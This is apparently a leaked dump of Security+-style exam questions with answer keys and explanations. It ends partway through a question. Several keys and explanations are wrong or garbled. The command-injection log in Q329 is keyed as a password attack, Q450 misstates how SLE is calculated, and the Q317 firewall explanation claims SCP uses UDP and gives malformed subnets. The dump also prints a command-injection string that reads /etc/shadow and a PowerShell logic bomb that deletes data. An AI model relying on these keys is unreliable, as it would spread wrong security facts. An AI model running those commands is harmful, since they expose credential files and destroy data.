NEW QUESTION 279

- (Exam Topic 3)

A security analyst has been asked to perform a review of an organization's software development lifecycle. The analyst reports that the lifecycle does not contain a phase in which team members evaluate and provide critical feedback of another developer's code. Which of the following assessment techniques is BEST described in the analyst's report?

- A. Architecture evaluation
- B. Baseline reporting
- C. Whitebox testing
- D. Peer review

Answer: D

NEW QUESTION 283

- (Exam Topic 3)

Which of the following can affect electrostatic discharge in a network operations center?

- A. Fire suppression
- B. Environmental monitoring
- C. Proximity card access
- D. Humidity controls

Answer: D

NEW QUESTION 288

- (Exam Topic 3)

A computer on a company network was infected with a zero-day exploit after an employee accidentally opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidentally opened it. Which of the following should be done to prevent this scenario from occurring again in the future?



- A. Install host-based firewalls on all computers that have an email client installed
- B. Set the email program default to open messages in plain text
- C. Install end-point protection on all computers that access web email
- D. Create new email spam filters to delete all messages from that sender

Answer: C

NEW QUESTION 290

- (Exam Topic 3)

A company wants to host a publicly available server that performs the following functions:

-  Evaluates MX record lookup
-  Can perform authenticated requests for A and AAA records



Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

- A. DNSSEC
- B. SFTP
- C. nslookup
- D. dig
- E. LDAPS

Answer: A

Explanation:

DNS Security Extensions (DNSSEC) provides, among other things, cryptographic authenticity of responses using Resource Record Signatures (RRSIG) and authenticated denial of existence using Next-Secure (NSEC) and Hashed-NSEC records (NSEC3).

NEW QUESTION 294

- (Exam Topic 3)

A Security Officer on a military base needs to encrypt several smart phones that will be going into the field. Which of the following encryption solutions should be deployed in this situation?

- A. Elliptic curve
- B. One-time pad
- C. 3DES
- D. AES-256

Answer: D

NEW QUESTION 295

- (Exam Topic 3)

Recently several employees were victims of a phishing email that appeared to originate from the company president. The email claimed the employees would be disciplined if they did not click on a malicious link in the message. Which of the following principles of social engineering made this attack successful?

- A. Authority
- B. Spamming
- C. Social proof
- D. Scarcity

Answer: A

NEW QUESTION 296

- (Exam Topic 3)

A technician must configure a firewall to block external DNS traffic from entering a network. Which of the following ports should they block on the firewall?

- A. 53
- B. 110
- C. 143
- D. 443

Answer: A

NEW QUESTION 301

- (Exam Topic 3)

A supervisor in your organization was demoted on Friday afternoon. The supervisor had the ability to modify the contents of a confidential database, as well as other managerial permissions. On Monday morning, the database administrator reported that log files indicated that several records were missing from the database. Which of the following risk mitigation strategies should have been implemented when the supervisor was demoted?

- A. Incident management
- B. Routine auditing
- C. IT governance
- D. Monthly user rights reviews

Answer: D

NEW QUESTION 302

- (Exam Topic 3)

A technician needs to implement a system which will properly authenticate users by their username and password only when the users are logging in from a computer in the office building. Any attempt to authenticate from a location other than the office building should be rejected. Which of the following **MUST** the technician implement?

- A. Dual factor authentication
- B. Transitive authentication
- C. Single factor authentication
- D. Biometric authentication

Answer: B

NEW QUESTION 304

- (Exam Topic 3)

An attacker wearing a building maintenance uniform approached a company's receptionist asking for access to a secure area. The receptionist asks for identification, a building access badge and checks the company's list of approved maintenance personnel prior to granting physical access to the secure area. The controls used by the receptionist are in place to prevent which of the following types of attacks?

- A. Tailgating
- B. Shoulder surfing
- C. Impersonation
- D. Hoax

Answer: C

NEW QUESTION 306

- (Exam Topic 3)

Which of the following is the GREATEST risk to a company by allowing employees to physically bring their personal smartphones to work?

- A. Taking pictures of proprietary information and equipment in restricted areas.
- B. Installing soft token software to connect to the company's wireless network.
- C. Company cannot automate patch management on personally-owned devices.
- D. Increases the attack surface by having more target devices on the company's campus

Answer: A

NEW QUESTION 311

- (Exam Topic 3)

The data backup window has expanded into the morning hours and has begun to affect production users. The main bottleneck in the process is the time it takes to replicate the backups to separate servers at the offsite data center. Which of the following uses of deduplication could be implemented to reduce the backup window?











- A. Implement deduplication at the network level between the two locations
- B. Implement deduplication on the storage array to reduce the amount of drive space needed
- C. Implement deduplication on the server storage to reduce the data backed up
- D. Implement deduplication on both the local and remote servers

Answer: B

NEW QUESTION 312

- (Exam Topic 3)

Task: Determine the types of attacks below by selecting an option from the dropdown list.

	Email sent to multiple users to a link to verify username/password on external site		Choose Attack Type	<input type="text" value="Phishing"/>
	Phone calls made to CEO of organization asking for various financial data		Choose Attack Type	<input type="text" value="Pharming"/>
	Phone call is made to individual stating there was an IT issue, and asked for the user's password over the phone		Choose Attack Type	<input type="text" value="Vishing"/>
	You're on a social media site and an instant message pops up from a friend with a link to a new breakthrough diet		Choose Attack Type	<input type="text" value="Whaling"/>
	A friend/colleague asks you questions of a personal nature, which could be considered typical password reset questions.		Choose Attack Type	<input type="text" value="X-Mas"/>

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

A: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page.

B: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles. Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C- level or top-level executives in business and government to stay vigilant about the possibility of cyber threats.

C: Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit.

D: SPIM is a term sometimes used to refer to spam over IM (Instant Messaging). It's also called just spam, instant spam, or IM marketing. No matter what the name, it consists of unwanted messages transmitted through some form of instant messaging service, which can include Short Message Service (SMS)



E: Social engineering is a non-technical method of intrusion hackers use that relies heavily on human interaction and often involves tricking people into breaking normal security procedures. It is one of the greatest threats that organizations today encounter. A social engineer runs what used to be called a "con game." For example, a person using social engineering to break into a computer network might try to gain the confidence of an authorized user and get them to reveal information that compromises the network's security. Social engineers often rely on the natural helpfulness of people as well as on their weaknesses. They might, for example, call the authorized employee with some kind of urgent problem that requires immediate network access. Appealing to vanity, appealing to authority, appealing to greed, and old-fashioned eavesdropping are other typical social engineering techniques.

<http://www.webopedia.com/TERM/P/phishing.html> <http://www.techopedia.com/definition/28643/whaling> <http://www.webopedia.com/TERM/V/vishing.html>
<http://searchsecurity.techtarget.com/definition/social-engineering>

NEW QUESTION 317

- (Exam Topic 3)

Task: Configure the firewall (fill out the table) to allow these four rules:

-  Only allow the Accounting computer to have HTTPS access to the Administrative server.
-  Only allow the HR computer to be able to communicate with the Server 2 System over SCP.

- ▶ Allow the IT computer to have access to both the Administrative Server 1 and Administrative Server 2

Source IP	Destination IP	Port Number	TCP/UDP	Allow/Deny

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

Use the following answer for this simulation task.
Below table has all the answers required for this question.

Source IP	Destination IP	Port Number	TCP/UDP	Allow/Deny
10. 4. 255. 10/24	10. 4. 255. 101	443	TCP	Allow
10. 4. 255. 10/23	10. 4. 255. 2	22	TCP	Allow
10. 4. 255. 10/25	10. 4. 255. 101	Any	Any	Allow
10. 4. 255. 10/25	10. 4. 255. 102	Any	Any	Allow

Firewall rules act like ACLs, and they are used to dictate what traffic can pass between the firewall and the internal network. Three possible actions can be taken

based on the rule's criteria:

Block the connection Allow the connection Allow the connection only if it is secured

TCP is responsible for providing a reliable, one-to-one, connection-oriented session. TCP establishes a connection and ensures that the other end receives any packets sent.

Two hosts communicate packet results with each other. TCP also ensures that packets are decoded and sequenced properly. This connection is persistent during the session.

When the session ends, the connection is torn down.

UDP provides an unreliable connectionless communication method between hosts. UDP is considered a best-effort protocol, but it's considerably faster than TCP.

The sessions don't establish a synchronized session like the kind used in TCP, and UDP doesn't guarantee error-free communications.

The primary purpose of UDP is to send small packets of information.

The application is responsible for acknowledging the correct reception of the data. Port 22 is used by both SSH and SCP with UDP.

Port 443 is used for secure web connections? HTTPS and is a TCP port.

Thus to make sure only the Accounting computer has HTTPS access to the Administrative server you should use TCP port 443 and set the rule to allow communication between 10.4.255.10/24 (Accounting) and 10.4.255.101 (Administrative server1) Thus to make sure that only the HR computer has access to Server2 over SCP you need use of TCP port 22 and set the rule to allow communication between 10.4.255.10/23 (HR) and 10.4.255.2 (server2)

Thus to make sure that the IT computer can access both the Administrative servers you need to use a port and accompanying port number and set the rule to allow communication between: 10.4.255.10.25 (IT computer) and 10.4.255.101 (Administrative server1)

10.4.255.10.25 (IT computer) and 10.4.255.102 (Administrative server2)

NEW QUESTION 319

- (Exam Topic 3)

The firewall administrator is adding a new certificate for the company's remote access solution. The solution requires that the uploaded file contain the entire certificate chain for the certificate to load properly. The administrator loads the company certificate and the root CA certificate into the file. The file upload is rejected. Which of the following is required to complete the certificate chain?

- A. Certificate revocation list
- B. Intermediate authority
- C. Recovery agent
- D. Root of trust

Answer: B

NEW QUESTION 323

- (Exam Topic 3)

A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks.

Which of the following is the reason the manager installed the racks this way?

- A. To lower energy consumption by sharing power outlets
- B. To create environmental hot and cold isles
- C. To eliminate the potential for electromagnetic interference
- D. To maximize fire suppression capabilities

Answer: B

NEW QUESTION 324

- (Exam Topic 3)

A security administrator is evaluating three different services: radius, diameter, and Kerberos. Which of the following is a feature that is UNIQUE to Kerberos?

- A. It provides authentication services
- B. It uses tickets to identify authenticated users
- C. It provides single sign-on capability
- D. It uses XML for cross-platform interoperability

Answer: B

NEW QUESTION 329

- (Exam Topic 3)

An administrator discovers the following log entry on a server: Nov 12 2013 00:23:45 httpd[2342]:

GET/app2/prod/proc/process.php?input=change;cd%20../../etc;cat%20shadow

Which of the following attacks is being attempted?

- A. Command injection
- B. Password attack
- C. Buffer overflow
- D. Cross-site scripting

Answer: B

NEW QUESTION 330

- (Exam Topic 3)

Joe, a technician, is working remotely with his company provided laptop at the coffee shop near his home. Joe is concerned that another patron of the coffee shop may be trying to access his laptop. Which of the following is an appropriate control to use to prevent the other patron from accessing Joe's laptop directly?

- A. full-disk encryption
- B. Host-based firewall
- C. Current antivirus definitions
- D. Latest OS updates

Answer: B

NEW QUESTION 335

- (Exam Topic 3)

A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine. Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

- A. Transitive access
- B. Spoofing
- C. Man-in-the-middle
- D. Replay

Answer: C

NEW QUESTION 340

- (Exam Topic 3)

A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage. Which of the following should be implemented?

- A. Recovery agent
- B. Ocsf
- C. Crl
- D. Key escrow

Answer: B

NEW QUESTION 344

- (Exam Topic 3)

Having adequate lighting on the outside of a building is an example of which of the following security controls?

- A. Deterrent
- B. Compensating
- C. Detective
- D. Preventative

Answer: A

NEW QUESTION 345

- (Exam Topic 3)

A security administrator is tasked with conducting an assessment made to establish the baseline security posture of the corporate IT infrastructure. The assessment must report actual flaws and weaknesses in the infrastructure. Due to the expense of hiring outside consultants, the testing must be performed using in-house or cheaply available resource. There cannot be a possibility of any requirement being damaged in the test. Which of the following has the administrator been tasked to perform?

- A. Risk transference
- B. Penetration test
- C. Threat assessment
- D. Vulnerability assessment

Answer: D

NEW QUESTION 349

- (Exam Topic 4)

While performing a penetration test, the technicians want their efforts to go unnoticed for as long as possible while they gather useful data about the network they are assessing. Which of the following would be the BEST choice for the technicians?

- A. Vulnerability scanner
- B. Offline password cracker
- C. Packet sniffer
- D. Banner grabbing

Answer: C

NEW QUESTION 352

- (Exam Topic 4)

A security administrator determined that users within the company are installing unapproved software. Company policy dictates that only certain applications may be installed or ran on the user's computers without exception. Which of the following should the administrator do to prevent all unapproved software from running on the user's computer?

- A. Deploy antivirus software and configure it to detect and remove pirated software
- B. Configure the firewall to prevent the downloading of executable files
- C. Create an application whitelist and use OS controls to enforce it
- D. Prevent users from running as administrator so they cannot install software.

Answer: C

NEW QUESTION 353

- (Exam Topic 4)

A security administrator suspects that data on a server has been exfiltrated as a result of unauthorized remote access. Which of the following would assist the administrator in confirming the suspicions? (Select TWO)

- A. Networking access control
- B. DLP alerts
- C. Log analysis
- D. File integrity monitoring
- E. Host firewall rules

Answer: BC

NEW QUESTION 357

- (Exam Topic 4)

Which of the following strategies should a systems architect use to minimize availability risks due to insufficient storage capacity?

- A. High availability
- B. Scalability
- C. Distributive allocation
- D. Load balancing

Answer: B

NEW QUESTION 358

- (Exam Topic 4)

Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Select TWO)

- A. XOR
- B. PBKDF2
- C. bcrypt
- D. HMAC
- E. RIPEMD

Answer: BC

NEW QUESTION 363

- (Exam Topic 4)

A company would like to prevent the use of a known set of applications from being used on company computers. Which of the following should the security administrator implement?

- A. Whitelisting
- B. Anti-malware
- C. Application hardening
- D. Blacklisting
- E. Disable removable media

Answer: D

NEW QUESTION 368

- (Exam Topic 4)

Which of the following is commonly done as part of a vulnerability scan?

- A. Exploiting misconfigured applications
- B. Cracking employee passwords
- C. Sending phishing emails to employees
- D. Identifying unpatched workstations

Answer: D

NEW QUESTION 371

- (Exam Topic 4)

Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.

Which of the following authentication methods should be deployed to achieve this goal?

- A. PIN
- B. Security QUESTION NO:
- C. Smart card
- D. Passphrase
- E. CAPTCHA

Answer: C

NEW QUESTION 373

- (Exam Topic 4)

A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the

following would BEST prevent this type of attack?

- A. Faraday cage
- B. Smart cards
- C. Infrared detection
- D. Alarms

Answer: A

NEW QUESTION 375

- (Exam Topic 4)

A global gaming console manufacturer is launching a new gaming platform to its customers. Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?

- A. Firmware version control
- B. Manual software upgrades
- C. Vulnerability scanning
- D. Automatic updates
- E. Network segmentation
- F. Application firewalls

Answer: AD

NEW QUESTION 376

- (Exam Topic 4)

A security analyst is working on a project that requires the implementation of a stream cipher. Which of the following should the analyst use?

- A. Hash function
- B. Elliptic curve
- C. Symmetric algorithm
- D. Public key cryptography

Answer: C

NEW QUESTION 378

- (Exam Topic 4)

A company is evaluating cloud providers to reduce the cost of its internal IT operations. The company's aging systems are unable to keep up with customer demand. Which of the following cloud models will the company MOST likely select?

- A. PaaS
- B. SaaS
- C. IaaS
- D. BaaS

Answer: C

NEW QUESTION 379

- (Exam Topic 4)

A security administrator needs to address the following audit recommendations for a public-facing SFTP server:

Users should be restricted to upload and download files to their own home directories only. Users should not be allowed to use interactive shell login.

Which of the following configuration parameters should be implemented? (Select TWO).

- A. PermitTunnel
- B. ChrootDirectory
- C. PermitTTY
- D. AllowTcpForwarding
- E. IgnoreRhosts

Answer: BC

NEW QUESTION 383

- (Exam Topic 4)

A company's loss control department identifies theft as a recurring loss type over the past year. Based on the department's report, the Chief Information Officer (CIO) wants to detect theft of datacenter equipment. Which of the following controls should be implemented?

- A. Biometrics
- B. Cameras
- C. Motion detectors
- D. Mantraps

Answer: C

NEW QUESTION 385

- (Exam Topic 4)

A security analyst is updating a BIA document. The security analyst notices the support vendor's time to replace a server hard drive went from eight hours to two hours. Given these new metrics, which of the following can be concluded? (Select TWO)

- A. The MTTR is faster.
- B. The MTTR is slower.
- C. The RTO has increased.
- D. The RTO has decreased.
- E. The MTTF has increased.
- F. The MTTF has decreased.

Answer: AD

NEW QUESTION 386

- (Exam Topic 4)

Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

- A. Fuzzing
- B. Static review
- C. Code signing
- D. Regression testing

Answer: A

NEW QUESTION 389

- (Exam Topic 4)

A company recently replaced its unsecure email server with a cloud-based email and collaboration solution that is managed and insured by a third party. Which of the following actions did the company take regarding risks related to its email and collaboration services?

- A. Transference
- B. Acceptance
- C. Mitigation
- D. Deterrence

Answer: A

NEW QUESTION 390

- (Exam Topic 4)

After a security incident, management is meeting with involved employees to document the incident and its aftermath. Which of the following BEST describes this phase of the incident response process?

- A. Lessons learned
- B. Recovery
- C. Identification
- D. Preparation

Answer: A

NEW QUESTION 395

- (Exam Topic 4)

A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide. Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

- A. SSL
- B. CRL
- C. PKI
- D. ACL

Answer: B

NEW QUESTION 398

- (Exam Topic 4)

A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility. Which of the following configuration commands should be implemented to enforce this requirement?

- A. LDAP server 10.55.199.3
- B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
- C. SYSLOG SERVER 172.16.23.50
- D. TACAS server 192.168.1.100

Answer: B

NEW QUESTION 403

- (Exam Topic 4)

After surfing the Internet, Joe, a user, woke up to find all his files were corrupted. His wallpaper was replaced by a message stating the files were encrypted and he needed to transfer money to a foreign country to recover them. Joe is a victim of:

- A. a keylogger
- B. spyware

- C. ransomware
- D. a logic bomb

Answer: C

NEW QUESTION 408

- (Exam Topic 4)

During a recent audit, it was discovered that many services and desktops were missing security patches. Which of the following BEST describes the assessment that was performed to discover this issue?

- A. Network mapping
- B. Vulnerability scan
- C. Port Scan
- D. Protocol analysis

Answer: B

NEW QUESTION 413

- (Exam Topic 4)

Ann, a user, states that her machine has been behaving erratically over the past week. She has experienced slowness and input lag and found text files that appear to contain pieces of her emails or online conversations with coworkers. The technician runs a standard virus scan but detects nothing. Which of the following types of malware has infected the machine?

- A. Ransomware
- B. Rootkit
- C. Backdoor
- D. Keylogger

Answer: D

NEW QUESTION 416

- (Exam Topic 4)

A web server, which is configured to use TLS with AES-GCM-256, SHA-384, and ECDSA, recently suffered an information loss breach. Which of the following is MOST likely the cause?

- A. Insufficient key bit length
- B. Weak cipher suite
- C. Unauthenticated encryption method
- D. Poor implementation

Answer: D

NEW QUESTION 418

- (Exam Topic 4)

Which of the following is the BEST reason for salting a password hash before it is stored in a database?

- A. To prevent duplicate values from being stored
- B. To make the password retrieval process very slow
- C. To protect passwords from being saved in readable format
- D. To prevent users from using simple passwords for their access credentials

Answer: A

NEW QUESTION 423

- (Exam Topic 4)

Which of the following could help detect trespassers in a secure facility? (Select TWO)

- A. Faraday cages
- B. Motion-detection sensors
- C. Tall, chain-link fencing
- D. Security guards
- E. Smart cards

Answer: BD

NEW QUESTION 425

- (Exam Topic 4)

Which of the following allows an application to securely authenticate a user by receiving credentials from a web domain?

- A. TACACS+
- B. RADIUS
- C. Kerberos
- D. SAML

Answer: D

NEW QUESTION 426

- (Exam Topic 4)

A new hire wants to use a personally owned phone to access company resources. The new hire expresses concern about what happens to the data on the phone when they leave the company. Which of the following portions of the company's mobile device management configuration would allow the company data to be removed from the device without touching the new hire's data?

- A. Asset control
- B. Device access control
- C. Storage lock out
- D. Storage segmentation

Answer: B

NEW QUESTION 429

- (Exam Topic 4)

The IT department needs to prevent users from installing untested applications. Which of the following would provide the BEST solution?

- A. Job rotation
- B. Least privilege
- C. Account lockout
- D. Antivirus

Answer: B

NEW QUESTION 432

- (Exam Topic 4)

When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

- A. On the client
- B. Using database stored procedures
- C. On the application server
- D. Using HTTPS

Answer: C

NEW QUESTION 436

- (Exam Topic 4)

A security engineer wants to implement a site-to-site VPN that will require SSL certificates for mutual authentication. Which of the following should the engineer implement if the design requires client MAC address to be visible across the tunnel?

- A. Tunnel mode IPSec
- B. Transport mode VPN IPSec
- C. L2TP
- D. SSL VPN

Answer: D

NEW QUESTION 437

- (Exam Topic 4)

A vice president at a manufacturing organization is concerned about desktops being connected to the network. Employees need to log onto the desktops' local account to verify that a product is being created within specifications; otherwise, the desktops should be as isolated as possible. Which of the following is the BEST way to accomplish this?

- A. Put the desktops in the DMZ.
- B. Create a separate VLAN for the desktops.
- C. Air gap the desktops.
- D. Join the desktops to an ad-hoc network.

Answer: C

NEW QUESTION 440

- (Exam Topic 4)

During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall. Which of the following will the audit team most likely recommend during the audit out brief?

- A. Discretionary access control for the firewall team
- B. Separation of duties policy for the firewall team
- C. Least privilege for the firewall team
- D. Mandatory access control for the firewall team

Answer: B

NEW QUESTION 441

- (Exam Topic 4)

A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

- A. maintain the chain of custody.
- B. preserve the data.
- C. obtain a legal hold.
- D. recover data at a later time.

Answer: B

NEW QUESTION 445

- (Exam Topic 5)

Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

- A. Key risk indicators
- B. Lessons learned
- C. Recovery point objectives
- D. Tabletop exercise

Answer: B

NEW QUESTION 450

- (Exam Topic 5)

Which of the following metrics are used to calculate the SLE? (Select TWO)

- A. ROI
- B. ARO
- C. ALE
- D. MTBF
- E. MTTF
- F. TCO

Answer: BC

NEW QUESTION 452

- (Exam Topic 5)

A security technician is configuring an access management system to track and record user actions. Which of the following functions should the technician configure?

- A. Accounting
- B. Authorization
- C. Authentication
- D. Identification

Answer: A

NEW QUESTION 455

- (Exam Topic 5)

Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers. Which of the following techniques should the systems administrator implement?

- A. Role-based access control
- B. Honeypot
- C. Rule-based access control
- D. Password cracker

Answer: B

NEW QUESTION 457

- (Exam Topic 5)

A security engineer is configuring a wireless network with EAP-TLS. Which of the following activities is a requirement for this configuration?

- A. Setting up a TACACS+ server
- B. Configuring federation between authentication servers
- C. Enabling TOTP
- D. Deploying certificates to endpoint devices

Answer: D

NEW QUESTION 462

- (Exam Topic 5)

Which of the following refers to the term used to restore a system to its operational state?

- A. MTBF
- B. MTTR
- C. RTO
- D. RPO

Answer: B

NEW QUESTION 464

- (Exam Topic 5)

Which of the following locations contain the MOST volatile data?

- A. SSD
- B. Paging file
- C. RAM
- D. Cache memory

Answer: D

NEW QUESTION 467

- (Exam Topic 5)

Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure. Which of the following methods would allow the two companies to access one another's resources?

- A. Attestation
- B. Federation
- C. Single sign-on
- D. Kerberos

Answer: B

NEW QUESTION 472

- (Exam Topic 5)

Which of the following uses precomputed hashes to guess passwords?

- A. Iptables
- B. NAT tables
- C. Rainbow tables
- D. ARP tables

Answer: C

NEW QUESTION 473

- (Exam Topic 5)

A security administrator is reviewing the following PowerShell script referenced in the Task Scheduler on a database server:

```
$members = GetADGroupMemeber -Identity "Domain Admins" -Recursive | Select - ExpandProperty  
name  
if ($members -notcontains "JohnDoe"){  
Remove-Item -path C:\Database -recurse -force  
}
```

Which of the following did the security administrator discover?

- A. Ransomware
- B. Backdoor
- C. Logic bomb
- D. Trojan

Answer: C

NEW QUESTION 474

- (Exam Topic 5)

Ann, a user, reports she is unable to access an application from her desktop. A security analyst verifies Ann's access and checks the SIEM for any errors. The security analyst reviews the log file from Ann's system and notices the following output:

```
2017--08-21 10:48:12 DROPTCP 172.20.89.232 239.255.255.255 443  
1900 250 ----- RECEIVE 2017--08-21 10:48:12 DROPUDP  
192.168.72.205 239.255.255.255 443 1900 250 ----- RECEIVE
```

Which of the following is MOST likely preventing Ann from accessing the application from the desktop?

- A. Web application firewall
- B. DLP
- C. Host-based firewall
- D. UTM
- E. Network-based firewall

Answer: C

NEW QUESTION 475

- (Exam Topic 5)

A business sector is highly competitive, and safeguarding trade secrets and critical information is paramount. On a seasonal basis, an organization employs

temporary hires and contractor personnel to accomplish its mission objectives. The temporary and contract personnel require access to network resources only when on the clock. Which of the following account management practices are the BEST ways to manage these accounts?

- A. Employ time-of-day restrictions.
- B. Employ password complexity.
- C. Employ a random key generator strategy.
- D. Employ an account expiration strategy.
- E. Employ a password lockout policy

Answer: D

NEW QUESTION 480

- (Exam Topic 5)

A hacker has a packet capture that contains:

```
....Joe Smith.....E289F21CD33E4F57890DDEA5CF267ED2..  
....Jane.Doe.....AD1FAB10D33E4F57890DDEA5CF267ED2..  
....John.Key.....3374E9E7E33E4F57890DDEA5CF267ED2..
```

Which of the following tools will the hacker use against this type of capture?

- A. Password cracker
- B. Vulnerability scanner
- C. DLP scanner
- D. Fuzzer

Answer: A

NEW QUESTION 482

- (Exam Topic 5)

An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Select TWO)

- A. TACACS+
- B. CHAP
- C. LDAP
- D. RADIUS
- E. MSCHAPv2

Answer: AD

NEW QUESTION 486

- (Exam Topic 5)

Which of the following authentication concepts is a gait analysis MOST closely associated?

- A. Somewhere you are
- B. Something you are
- C. Something you do
- D. Something you know

Answer: C

NEW QUESTION 491

- (Exam Topic 5)

Which of the following would be considered multifactor authentication?

- A. Hardware token and smart card
- B. Voice recognition and retina scan
- C. Strong password and fingerprint
- D. PIN and security QUESTION NO:s

Answer: C

NEW QUESTION 495

- (Exam Topic 5)

A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party. The company should use:

- A. the current internal key management system.
- B. a third-party key management system that will reduce operating costs.
- C. risk benefits analysis results to make a determination.
- D. a software solution including secure key escrow capabilities.

Answer: C

NEW QUESTION 500

- (Exam Topic 5)

A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:
c:\nslookup - querytype=MX comptia.org
Server: Unknown Address: 198.51.100.45
comptia.org MX preference=10, mail exchanger = 92.68.102.33 comptia.org MX preference=20, mail exchanger = exchg1.comptia.org exchg1.comptia.org internet address = 192.168.102.67
Which of the following should the penetration tester conclude about the command output?

- A. The public/private views on the Comptia.org DNS servers are misconfigured.
- B. Comptia.org is running an older mail server, which may be vulnerable to exploits.
- C. The DNS SPF records have not been updated for Comptia.org.
- D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack.

Answer: D

NEW QUESTION 502

- (Exam Topic 5)

User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?

- A. Trust model
- B. Stapling
- C. Intermediate CA
- D. Key escrow

Answer: A

NEW QUESTION 507

- (Exam Topic 5)

Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?

- A. Black box
- B. Gray box
- C. Credentialed
- D. White box

Answer: B

NEW QUESTION 510

- (Exam Topic 5)

A forensic investigator has run into difficulty recovering usable files from a SAN drive. Which of the following SAN features might have caused the problem?

- A. Storage multipaths
- B. Deduplication
- C. iSCSI initiator encryption
- D. Data snapshots

Answer: B

NEW QUESTION 512

- (Exam Topic 5)

A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?

- A. Local account
- B. Guest account
- C. Service account
- D. User account

Answer: C

NEW QUESTION 513

- (Exam Topic 5)

While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid. Which of the following is the BEST way to check if the digital certificate is valid?

- A. PKI
- B. CRL
- C. CSR
- D. IPSec

Answer: B

NEW QUESTION 514

- (Exam Topic 5)

The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?

- A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates
- B. Implementation of an off-site datacenter hosting all company data, as well as deployment of VDI for all client computing needs
- C. Host-based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs
- D. Behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed

Answer: D

NEW QUESTION 517

- (Exam Topic 5)

A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?

- A. Banner grabbing
- B. Port scanning
- C. Packet sniffing
- D. Virus scanning

Answer: A

NEW QUESTION 519

- (Exam Topic 5)

A security auditor is testing perimeter security in a building that is protected by badge readers. Which of the following types of attacks would MOST likely gain access?

- A. Phishing
- B. Man-in-the-middle
- C. Tailgating
- D. Watering hole
- E. Shoulder surfing

Answer: C

NEW QUESTION 520

- (Exam Topic 5)

A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

- A. a risk analysis.
- B. a vulnerability assessment.
- C. a gray-box penetration test.
- D. an external security audit.
- E. a red team exercise.

Answer: C

NEW QUESTION 521

- (Exam Topic 5)

A procedure differs from a policy in that it:

- A. is a high-level statement regarding the company's position on a topic.
- B. sets a minimum expected baseline of behavior.
- C. provides step-by-step instructions for performing a task.
- D. describes adverse actions when violations occur.

Answer: C

NEW QUESTION 523

- (Exam Topic 5)

A company is allowing a BYOD policy for its staff. Which of the following is a best practice that can decrease the risk of users jailbreaking mobile devices?

- A. Install a corporately monitored mobile antivirus on the devices.
